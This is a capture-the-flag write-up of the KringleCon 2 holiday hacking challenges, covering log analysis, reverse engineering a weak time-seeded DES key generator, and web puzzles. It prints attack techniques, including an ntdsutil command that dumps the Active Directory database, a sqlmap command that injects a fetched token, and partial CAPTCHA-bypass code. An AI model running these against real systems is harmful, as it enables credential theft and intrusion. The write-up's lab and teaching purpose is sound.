KringleCon 2: The Write Up

Prepared by Blake Bourgeois

Executive Summary

KringleCon this year appears to have been a resounding success with little to no major interruptions or drama like the exercise in 2018. While the event itself went nearly flawlessly, participants who allowed themselves to step away from the wonderful talks (hosted in the lovely and accommodating Hermey Hall) and explore campus may have found themselves caught up in *another* Christmas plot.

This year's challenges again made apparent that it is not enough to be a blue teamer or red teamer alone—it is important to have capabilities across the spectrum, or to have good friends to share in holiday cheer and hacking.

The fact that this event occurred during KringleCon itself is likely a blessing, in that so many capable hands were on deck to assist and ensure Christmas could go on. It also sends a powerful message to any formidable foes that the North Pole's offensive and defensive capabilities are present and ever growing; past plots have failed and future plots will only get more difficult to pull off.

However, it cannot be understated that Santa's goal at the original KringleCon has not been fully realized. There are still significant operational issues within Santa's Castle and his team of elves that need to be addressed—from poor redaction skills, insecure encryption methods, vulnerable web apps, and poor practices surrounding authentication, Santa's infrastructure was again in jeopardy. The presence (and competence) of the ELFU SOC, generous logging capabilities, and other defensive measures at ElfU serve as a good base and are an encouraging start, but **development practices, appropriate policies, and security culture have not fully caught up.**

The scope of this document is to detail the solutions to specific challenges encountered during this year's KringleCon. **In the new year, an incident post-mortem should be performed to identify the missing controls and appropriate remediations.**

Challenges

Unredact Threatening Document

In the north-east most portion of the quad, there is a threatening, but redacted, document lying in the quad. It turns out, there **is** a war on Christmas, and you can find out a little about it just by copying the text under the redaction bars thanks to the text layer in the PDF being fully intact.

> Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters… OR ELSE!
>
> Attention All Elf University Personnel,
>
> It remains a constant source of frustration that Elf University and the entire operation at the North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE you to consider lending your considerable resources and expertise in providing merriment, cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical characters.
>
> For centuries, we have expressed our frustration at your lack of willingness to spread your cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine holidays and mythical characters that need your direct support year-round.

Windows Log Analysis: Evaluate Attack Outcome

A properly configured system will log both logon failures and logon successes. The Security.evtx log we were provided from the ElfU domain luckily contained all the events necessary to pick out where a password spray attack may have succeeded.

The Get-WinEvent command makes parsing the .evtx file simple. We use the following syntax:

```
get-winevent -path .\Security.evtx
```

This will dump a lot of events--4833 in fact. Someone with enough time on their hands COULD scroll through these manually, but after a while all those logs are going to blur together. A quick glance of the output though does show a general pattern as you would expect from a password spray attack, lots of failures, for lots of different accounts.

Since this is Powershell, the Event Log, read in as a System.Diagnostics.Eventing.Reader.EventLogRecord type, can be interacted with all the properties and methods of that object. Most importantly, we can easily filter this object.

Since we specifically want to know which account was successfully hit with the password spray, we only need to know logon successes. A logon success event is defined by Event ID 4624: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624
To do this, we'll create a filterhashtable specifying the path to our file and the event ID we're looking for, like this:

```
get-winevent -filterhashtable
@{Path="C:\users\blake\Downloads\Security.evtx\Security.evtx";Id=
"4624"}
```

This returns 16 successful logins. Two can be ruled out immediately, as they are from 8/23/2019 and do not match the timeframe of our password spray attack.

Since this is a pretty small set of logs, I opted to just display the contents of the logs instead of parsing them further. For more events, I would want to break down the message field to extract the AccountName information that is not present in the event's native "UserId" property.

To do this, we select the "message" property of each event and expand it, so the system does not automatically truncate the output:

```
get-winevent -filterhashtable
@{Path="C:\users\blake\Downloads\Security.evtx\Security.evtx";Id=
"4624"} | select message -ExpandProperty message
```

Scrolling through the events, aside from system/domain accounts and Pepper Minstix's activity, which appears to be legitimate, "supatree" was successfully authenticated during the attack. Shinny Upatree needs additional guidance on how to create secure passwords. However, the system configuration should not have allowed this attack to be successful either. A password spray can go "low and slow" as to be relatively undetectable. This password spray created over 4000 logon attempts on 11/19/2019 from 6:21:24 AM to 6:22:51 AM. **Had appropriate password lockout policies been in place, the attack would have been stopped from confirming passwords on these accounts.**

Windows Log Analysis: Determine Attacker Technique

Sysmon gives us the exact command and arguments the attacker leveraged:

```
"command_line": "ntdsutil.exe  \"ac i ntds\" ifm \"create full
c:\\hive\" q q",
```

The always excellent AdSecurity.org provides argument by argument context on the attack: https://adsecurity.org/?p=2398#CreateIFM

This ended up being relatively simple to find, as it was the first event in the set. Initially, I began searching the file for keyworks like “mimikatz” or “dump” but it turns out the attacker was able to leverage native tools to perform the attack. When the common attack tools were not panning out I decided to search for “ntds” thinking about the “ntds.dit” file, and discovered the usage of ntdsutil instead.

Network Log Analysis: Determine Compromised System

By opening the “index.html” we can get to the Zeek data that has already been parsed by RITA. Lucky for us, we don’t have to dig into each connection log manually. The “Beacons” tab lists all the different conversations within the capture.

Since we’re looking for something being controlled by a C2 server, I started by sorting on number of connections. 192.168.134.130 is immediately suspect as having over 10 times the amount of connections of any other conversation at a whopping 7660. Furthermore, the communications are relatively small, compared to some of the other traffic.

Checking the “Long Connections” tab, 192.168.134.130 again shows that it is a major outlier, having a connection double the size of any other connection in the environment.

Based on this anomalous behavior, I determined 192.168.134.130 to be the compromised host.

There are likely more details within the existing logs that could be observed for more context on the attack, but the simple determination was enough for the purposes of this exercise.

Splunk

Luckily for my efforts, the ELFU SOC, with special credit to Alice Bluebird, carried this activity. I can hardly take credit as their expertise (and well-designed ingestion) provided all the details I needed.

The logs laid out the story clearly--Professor Banas was soliciting reports from his students for class when he received a malicious document that appeared to be a legitimate assignment.

Using Alice’s provided queries, I was able to map the files in the File Archive to the file that Professor Banas received. Initially, I started with the actual .docm file, unzipped it, and began looking at the contents. Of course, I missed the bit that the document had been sanitized, so I was looking at the wrong details. I was able to find where the sanitization had occurred in the core.xml file, however. Since stoQ also unzipped the contents of the .docm and uploaded them to the file archive individually, I was able to find the unredacted, but harmless, core.xml file with the ominous message here: http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4


Get Access to the Steam Tunnels

When visiting Minty Candycane's room, a suspicious character is shown walking into the closet--and disappearing. The closet contains a lock, and the character is gone.

Luckily, the suspicious character had their keys exposed on a keyring attached to their person. Someone enterprising enough could probably snap a picture. Thankfully, since Kringlecon is an abstraction in the Metaverse, my browser itself was enterprising enough to retrieve this avatar, named "krampus.png" in full resolution.

Minty's room contained a key cutting machine, but it was back to Hermey Hall to get some tips from Deviant Ollam regarding how to put the picture of the key to use with the key cutting machine: https://www.youtube.com/watch?v=KU6FJnbkeLA

Using the resources at Deviant's github repo (https://github.com/deviantollam/decoding) I was able to discover the code to recreate the key.



Using 1-2-2-5-2-0 on Minty's keymaker generated a perfect key which opened the door in the closet.

Bypassing the Frido Sleigh Capteha

Krampus was pretty diligent in attempting to win the Frido Sleigh contest. Thanks to his efforts, we already started with a framework to submit entries to the contest and a ton of images to use for reference.

I certainly appreciate his initial efforts. It's only unfortunate he was so busy plugging away at the task down in the tunnels he missed a very instructive talk by Chris Davis: https://www.youtube.com/watch?v=jmVPLwjm_zs

Using Chris's resources at his github repo (https://github.com/chrisjd20/img_rec_tf_ml_demo), Krampus's materials, and, in the end, a beefier AWS instance than my personal hardware, I had all the components necessary to beat the CAPTEHA. The full franken-code is available in the appendix, but the important takeaways are detailed below.

Piecing the two together was relatively easy. First, I appended all of the includes from Chris's code into the header of Krampus's code. Then, I put in Chris's "predict_images_using_trained_model.py" code into the section Krampus understood his code to need imagine processing in.

The image processing code expected to read files from a directory--instead of using an "img_full_path" argument, I modified the function to utilize the uuid of the CAPTEHA images.

Instead of reading the image_bytes from the file, I utilized the base64.b64decode function to get the same detail dynamically from the base64 encoded image the CAPTEHA returned.

The final piece was to actually reconcile the predicted images with the CAPTEHA requirements. This code handled it nicely:

```
if(prediction['prediction'] in challenge_image_types):
      my_answer.append(prediction['uuid'])
```

Then I used `','.join(my_answer)` to create the comma separated list expected by the API.

After training the images on my machine, the code worked great. However, no amount of reducing output or increasing threads was getting me under 16 seconds completion, where I needed 10. People who are much smarter than me did things like "actually understanding Tensorflow" and "optimizing" code. I, on the other hand, switched majors from Computer Science to a business degree to avoid all of that 10 years ago, so unfortunately, I again took the easy route out. By slamming all the inputs into a beefy AWS instance, the program ran flawlessly--and in the required timeframe--on the first round. *(This was my first experience with AWS though, so at least I still came out learning something.)*

Retrieve Scraps of Paper from Server

Probing the studentportal.elfu.org site, there are two places for some obvious SQLi attempts.

The site uses **client-side validation** to prevent injection, but by calling the submission buttons directly using javascript in the console, the forms can be submitted with illegal characters making injection possible.

The application page was a dead end. The page only appears to be able to perform an insert, and the results page doesn't reveal any useful parameters:

> Error: INSERT INTO applications (name, elfmail, program, phone, whyme, essay, status) VALUES ('', 'blake@quicksand.tech' AND SELECT * FROM *', '', '', '', '', 'pending')

The application check page appears to be a little more fruitful, in giving us details about the database and providing variables on the application-check.php endpoint that could be manipulated.

> Error: SELECT status FROM applications WHERE elfmail = '1'; SELECT * from * where 1='1';<br>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'SELECT * from * where 1='1'' at line 1

As with everything though, there was a catch. **The application-check.php page contains a special token that is generated and has to be retrieved from validator.php each check.**

Sqlmap should be able to help probe the injectible page, but it won't be able to do so without the token. Sqlmap provides CSRF flags to attempt to pull these tokens, but the format of the token page didn't appear to work with sqlmap. **Fortunately, sqlmap is extensible with the use of custom tamper scripts, or by passing python code directly to --eval.**

The following command successfully was able to abuse the injection to begin enumeration all the databases and their contents:

```
sqlmap -u "https://studentportal.elfu.org/application-
check.php?elfmail=1&token=whocares" --eval="import
requests;response =
requests.get('https://studentportal.elfu.org/validator.php');
token=response.text"
```

There was a Krampus table with the following links:

```
id | path                    |
+----+-----------------------+
| 1  | /krampus/0f5f510e.png |
| 2  | /krampus/1cc7e121.png |
| 3  | /krampus/439f15e6.png |
| 4  | /krampus/667d6896.png |
| 5  | /krampus/adb798ca.png |
| 6  | /krampus/ba417715.png |
```

Downloading these images from the Student Portal site and putting them together revealed a message from the Tooth Fairy, which is available in its entirety in the appendix.

Recover Cleartext Document

The first step to solve this challenge is to **watch Ron Bowes's Kringlecon three or four times** until it all sinks in: https://www.youtube.com/watch?v=obJdpKDpFBA


Before getting too deep into the actual program in IDA, I wanted to understand more about how the program itself functions. Elfscrow.exe encrypts and decrypts files in conjunction with the online Elfscrow API by storing or retrieving keys paired with an UUID.

Using the techniques from Ron's talk, **it is clear the program is using a weak, time-based seed for key creation.** The program even prints out the seed, which may be recognizable as an epoch timestamp. However, the difficulty is that even if a key can be derived, the Elfscrow program only decrypts based on input from the Eflscrow API. **While the key can be derived, it is not possible to discover what UUID needs to be given to the Elfscrow API to retrieve any given key.**

The Elfscrow program does allow "insecure" communication. By running a Wireshark capture during the encryption and decryption process, we can see more about the server request and response. It turns out the API is pretty simple and doesn't really do anything more than what is specified in the GUI when running the Elfscrow program.


Ron's talk gave some ideas on how to determine algorithms being used, but based on time being the seed and a new key being created almost at every run, it was not possible to quickly provide multiple inputs to observe changes in ciphertext given a static plaintext input. Thus, I had to move to IDA to check out what the program was doing.

The code confirms that time was being used as a seed:




```
generate_key proc near

var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call    ds:__imp____iob_func
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; Time
call    time
add     esp, 4
push    eax
call    super_secure_srand
add     esp, 4
mov     [ebp+var_4], 0
jmp     short loc_401E31
```

The “super_secure_random” function shows what LCG algorithm is in use:



```
; Attributes: bp-based frame

super_secure_random proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 214013
add     eax, 2531011
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 32767
pop     ebp
retn
super_secure_random endp
```

Finally, based on our key size of 8, we could already assume that the application is using DES encryption. This error in the “do_encrypt” function helps confirm the algorithm and mode.



```
push    offset aCryptimportkey ; "CryptImportKey failed for DES-CBC key"
call    fatal_error
```

These details were enough to start working with Ron's skeleton framework for key generation and decryption. The full code is available in the appendix.

The key length was known to be 8, the LCG algorithm was known (and a Ruby solution was provided: https://rosettacode.org/wiki/Linear_congruential_generator#Ruby), and the algorithm was known.

The first step was to verify that, given a specific seed, it was possible to generate the correct key to match Elfscrow's output. After doing so, the next step was to find the proper key to match the encryption on the document. When receiving the Elfscrow files and encrypted document, we are provided a two hour frame in which the document may have been converted. With this in mind, we know the seed has to be between 1575658800 and 1575666000.

It is not feasible to generate 7200 different keys and throw them at the document, and then check 7200 outputs for validity. **But PDF files do have an easily recognizable header that starts with %PDF (25 50 44 46).** Instead of created 7200 "decrypted" copies of a 2mb file, and wasting a lot of time in the process, it is possible to decrypt only the first 8 bytes of the encrypted PDF and parse the results to discover which key decrypts "5D BD CE DC" of the encrypted file to the expected 25 50 44 46.

For this, I hardcoded the first 8 encrypted bytes of the PDF into the Ruby script, then executed that script in a loop that provided seeds from 1575658800 to 1575666000 and dumped the seed, key, and ASCII output to a file. The script took a couple of minutes, but I was able to grep the results for "PDF" and discovered the seed and key.

```
$ ruby my_solution.rb 1575663650
Your seed: 1575663650
Generated key: ["b5ad6a321240fbec"]
Decrypted -> %PDF-1.3
```

It was easy to provide 8 bytes to the script to decrypt, but it was more of a challenge to read in the entirety of the encrypted file and save it to a new file with my limited knowledge of Ruby. I did consider it, though, as a "simple" solution, and played with base64 conversion as a way to avoid reading and writing bytes with Ruby.

The Elfscrow API was another possible solution. By substituting the Elfscrow DNS records with an IP address under my control through my system's host file, it would *theoretically* be possible to re-create the Elfscrow API's simple response with the decryption key I specify, regardless of what UUID is submitted and allow the Elfscrow application to run its own decryption routine. However, in researching how to specify the encryption algorithm in Ruby, I realized that Ruby was just leveraging Openssl to provide encryption and decryption--thus, I figured I could use the openssl binary directly to decrypt the file.

Openss allows you to specify the raw key in hex format using the -K switch. **The following command allowed me to quickly and easily decrypt the document with no more scripting or spoofed APIs.** Not as sexy, but certainly less prone to error.

```
$ openssl enc -des-cbc -d -K b5ad6a321240fbec -iv 0 -in
ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc > new.pdf
```

This allowed access to the Machine Learning Sleigh Route Finder that provided a bit of context for the final challenge. Santa surely has some impressive tech! However, given the confidential nature of the document, and the nature of Santa's challenge with the malicious route data, it is clear the document was not as protected as it should have been. **With so many good encryption solutions out there, I think it was a mistake for the elves to roll their own solution with Elfscrow. It should be taken out of production use until it can use a truly random generator for key creation.**

Open the Sleigh Shop Door

The Sleigh Shop door required us to unlock a crate with 10 high tech, sorcery powered (Javascript) locks.

Unfortunately for me, some codes are regenerated at page load. It was required to rediscover the codes each time, so for this writeup, the ten methods will be shared rather than any output.

For the first lock, the code was obviously located in the Developer Console.

For the second lock, the code was located in the print preview. For this one, I got ahead of myself and tried to put the crate background image in an editor and change the hue. The hints had to set me right.

For the third lock, the network tab revealed a PNG image that was frequently being fetched but that was not visible. Checking the link directly revealed the next code.

For the fourth lock, the code was saved in local storage, accessible under the Application tab in the developer tools.

For the fifth lock, the code was tabbed over a couple of times from the page title in the HTML source code.

For the sixth lock, by inspecting the “hologram” element and modifying its associated CSS, the text on the hologram would change. By moving perspective down from 15px to 1p, the code came into view.

For the seventh lock, by inspecting the hint and viewing its associated CSS, the code was the first item in its font-family tag.

For the eighth lock, by inspecting the “.eggs” element and viewing the Event Listeners, there is a “spoil” listener that sets someone to sad.

For the ninth lock, several words in the hint have “chakra” spans, which can be set to active through the Styles tab in the developer tools. When all the chakras are active, the code is revealed.

Finally, for the last lock, the “cover” class can be removed to reveal the device’s circuitry. This reveals the code, but no way to submit it. Trying to hit submit reveals that “macaroni” is missing in the Console tab. Throughout the page, there are multiple classes detailing components--one is the “component macaroni” class which can literally be dragged through the DOM to the “lock c10” class. There is also a “component gnome” and a “component swab” that need to be moved through the DOM and onto the circuit board. This allows the final lock to be opened, revealing that the Tooth Fairy was behind it all.

Filter Out Poisoned Sources of Weather Data

Finally, the penultimate challenge. The provided http.log contains over 55000 records that must be evaluated for legitimacy to determine which users are **naughty** and which users are **nice**.

The first step was to actually get access to the srf.elfu.org site to access the firewall and other functions. The documentation that was in the decrypted PDF mentions the credentials could be found in the git. At no point in this challenge did I recall coming across a git. After reviewing my notes and coming up with nothing, I decided to start parsing the http.log for details, hoping I could find the credentials mentioned somewhere in the set.

While I’m sure jq is a great tool, and it helped for the terminal challenges, when I see a dataset like this I want to put it in a PivotTable. I want to use Excel to highlight rows in meaningful colors. I want to sort and rearrange on my terms. Searching for obvious “git” terms were not fruitful. However, I noticed that there were a lot of clearly junk requests in the log. I figured I would start by discovering all IP addresses that requested pages that didn’t exist as a starting point to find evil. Through that search, I discovered a reference to README.md, which I had not previously considered--this page provided the login credentials for srf.elfu.org.

Given the description of the issue, I imagined my goal was to find IP addresses that were scanning, probing, and otherwise abusing the site first, then compare that data against all clients that were submitting POST requests to the measurements API to hurt Santa’s flight. It turns out, that list was massive and had virtually zero correlation to any hosts that were POSTing--so that was a dead end.

Wunorse mentions concerns with **SQLi, XSS, and LFI**. I already found some of these during my initial review of URIs in the log. I went back and found these requests, recorded the IP address, originating port, and UserAgentString. My next thought was that I could see if there was a common port being used by attackers (like 1337 or 4444) or a common agent that could serve as a good indicator. The port was a wash, but the user agents were promising.

When I started compiling the user agents, I noticed **something was slightly off about each one**. There were misspellings like “compatibl” and “Gogle” or references to “WOW62” that did not match legitimate user strings. Doing a PivotTable on UAs showed that there were defintiely consistent, accurate strings alongside a host of ones that just didn’t belong. And, it turns out, there were some SQLi and Shellshock attempts in the user agent strings. I added the obvious attacks to the indicators list, and then found each inaccurate user agent’s “buddy” as most had other IP addresses with the same, inaccurate string.

This didn’t get me all the way to the expected number of malicious IP addresses, and the sleigh was still failing to get to its destination. I considered whether my first approach was correct and wondered if I should find legitimate users who never touched a bad page, allow them in, and set an implicit deny rule instead of the default allow rule. As this did not match the specific wording of the challenge, I opted not to go that route. Instead, I began looking at other fields that I hadn’t paid much attention to yet. Since I was using Excel, it was very easy to quickly peek at the types of values each column contained. I assumed the host field would only contain expected values, so I was surprised to find more XSS attempts in that data. Those user agents were not responsive to a pivot. Status code 400 with message “Bad request” seemed promising. There were only 12 in the set and half of those were confirmed bad. It wasn’t enough proof, though, so I passed. Response lengths didn’t seem to have any bearing on whether or not a request was malicious. The username field allowed me to discover a handful more SQLi attempts. These user agents were not malformed and were also not used as a pivot.

These new findings pushed my bad IP address list to just over 100. Upon submitting them, I received a valid Route ID. The full list of submitted IP addresses are listed in the appendix.

Given the sensitive nature of the application, this should move to an authenticated API to prevent and more easily filter out malicious requests.


Appendix

CAPTHEA Solution

```python
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import base64

def main():
    yourREALemailAddress = "blake@quicksand.tech"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of dictionaries eaching containing the keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(), challenge_image_type[1].strip(), challenge_image_type[2].replace(' and ','').strip()] # cleaning and formatting
    my_answer = []

    def load_labels(label_file):
        label = []
        proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
        for l in proto_as_ascii_lines:
            label.append(l.rstrip())
        return label

    def predict_image(q, sess, greaph, image_bytes, uuid, labels, input_operation
, output_operation):
        image = read_tensor_from_image_bytes(image_bytes)
        results = sess.run(output_operation.outputs[0], {
            input_operation.outputs[0]: image
        })
        results = np.squeeze(results)
        prediction = results.argsort()[-5:][::-1][0]
        q.put( {'uuid':uuid, 'prediction':labels[prediction].title(), 'percent':r
esults[prediction]} )

    def load_graph(model_file):
        graph = tf.Graph()
        graph_def = tf.GraphDef()
        with open(model_file, "rb") as f:
            graph_def.ParseFromString(f.read())
        with graph.as_default():
            tf.import_graph_def(graph_def)
        return graph

    def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=29
9, input_mean=0, input_std=255):
        image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_rea
der")
